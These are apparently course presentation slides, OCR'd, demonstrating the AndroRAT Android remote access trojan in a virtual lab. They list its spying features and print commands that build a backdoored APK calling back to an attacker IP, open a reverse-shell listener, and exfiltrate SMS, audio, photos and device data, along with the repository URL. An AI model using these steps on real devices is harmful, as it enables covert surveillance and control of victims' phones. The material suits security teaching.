CSE 406
AndroRAT

Group 2 (A2)
1705037-42

General Overview

What is AndroRAT?

- A tool designed to give the **control of the android system remotely** and **retrieve informations from it**.
- A client/server application developed in **Java Android for the client side** and the **Server is in Python**.

Purpose and high-level features

General Purpose

- Generate a malicious APK to **gain unauthorized access** to a remote android device.

- A good testing tool to **test the security awareness and access control** of android devices.

Features of AndroRAT

- Full persistent backdoor
- Invisible icon on install
- Lightweight APK which runs 24x7 in background
- App starts automatically on bootup

Features of AndroRAT

- Can record audio, video
- Can take pictures using the phone’s camera
- Browse call logs and SMS logs
- Get current location, SIM card details
- Retrieve IP address and MAC address of the device

Background Information

What is a RAT?

- A Remote Access Trojan is a type of malware that allows attackers to remotely control your system
- It tries to open a backdoor into a target system in order to gain access

What is a RAT?

- Most RATs leave no trace of their presence on the device
- Allows monitoring features on targeted system
- Starts at system boot

Common Android RATs

- Androrat
- DroidJack
- SpyNote
- OmniRAT
- SpyMax
- DenDroid
- A large number of RATs on Darknet that we don’t know of

Attacks with RAT


- A 2015 incident in Ukraine , the attackers cut off power to 80,000 people by accessing authenticated machines through RATs.

- Recently, DarkOwl discovered mobile RATs disguised as a COVID-19 testing app.

- In 2020, DarkOwl analysts discovered a “fake” Cyberpunk 2077 Android app to a fake website impersonating the Google Play store.


Demonstration : Most Useful Features

Building a new APK




```
[07/24/22]seed@VM:~/AndroRAT$ python3 androRAT.py --build -i
 192.168.100.92 -p 8000 -o evilapk.apk --icon
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/seed/AndroRAT/evil
apk.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk evilapk.apk

[07/24/22]seed@VM:~/AndroRAT$ 
```

Waiting For connection



```
[07/24/22]seed@VM:~/AndroRAT$ python3 androRAT.py --shell -i 0.0.0.0 -p 8000

                    _           _____         _______
    /\             | |         |  __ \     /\|__   __|
   /  \   _ __   __| |_ __ ___ | |__) |   /  \  | |
  / /\ \ | '_ \ / _` | '__/ _ \|  _  /   / /\ \ | |
 / ____ \| | | | (_| | | | (_) | | \ \  / ____ \| |
/_/    \_\_| |_|\__,_|_|  \___/|_|  \_\/_/    \_\_|

                                          - By karma9874

[INFO] Waiting for Connections  /
```

Get Connection




```
C:\Windows\System32\cmd.exe - python  androRAT.py --shell -i 0.0.0.0 -p 8000
Got connection from ('192.168.100.92', 49987)

Hello there, welcome to reverse shell of VirtualBox

Interpreter:/> deviceInfo
```

IP address

port


Features

Commands that can be run in the shell




```
deviceInfo                --> returns basic info of the device
camList                   --> returns cameraID
takepic [cameraID]        --> Takes picture from camera
startVideo [cameraID]     --> starts recording the video
stopVideo                 --> stop recording the video and return the video file
startAudio                --> starts recording the audio
stopAudio                 --> stop recording the audio
getSMS [inbox|sent]       --> returns inbox sms or sent sms in a file
getCallLogs               --> returns call logs in a file
shell                     --> starts a sh shell of the device
vibrate [number_of_times] --> vibrate the device number of time
getLocation               --> return the current location of the device
getIP                     --> returns the ip of the device
getSimDetails             --> returns the details of all sim of the device
clear                     --> clears the screen
getClipData               --> return the current saved text from the clipboard
getMACAddress             --> returns the mac address of the device
exit                      --> exit the interpreter
```

Feature - DeviceInfo




```
Interpreter:/> deviceInfo
--------------------------------------------
Manufacturer: innotek GmbH
Version/Release: 9
Product: android_x86_64
Model: VirtualBox
Brand: Android-x86
Device: x86_64
Host: server2
--------------------------------------------
```

Feature - Call Logs & SMS




```
Interpreter:/> getCallLogs
[INFO] Getting Call Logs
No call logs found on the device

Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in F:\L4T1\CSE406\AndroRAT\AndroRAT\Dumps\inbo
x_20220724-145435.txt
```


Feature - Location, SIMDetails, IP & MAC Address




```
Interpreter:/> getLocation
Not able to get Network Location and GPS is disbled
```



```
Interpreter:/> getIP
Device Ip: 10.0.2.15
```




```
Interpreter:/> getSimDetails
```




```
Interpreter:/> getMACAddress
08:00:27:3D:0F:03
```

Feature - Audio



```
Interpreter:/> startAudio
Started Recording Audio

Interpreter:/> stopAudio
[INFO] Downloading Audio
[SUCCESS] Succesfully Saved in F:\L4T1\CSE406\AndroRAT\AndroRAT\Dumps\Audi
o_20220724-145504.mp3
```

Feature - CamList



```
Interpreter:/> camList
0 --  Back Camera
1 --  Front Camera

Interpreter:/> takepic 0
[INFO] Taking Image
[SUCCESS] Succesfully Saved in /home/irfan/AndroRAT/Dumps/Image_20211205-215559.jpg
```

Technical design and working principles

Server


Python

Client

Java - Android


Setup - Server Side

```
$ git clone https://github.com/karma9874/AndroRAT
$ python3 androRAT.py --build -i 192.168.x.x -p 8282 -o mytest.apk
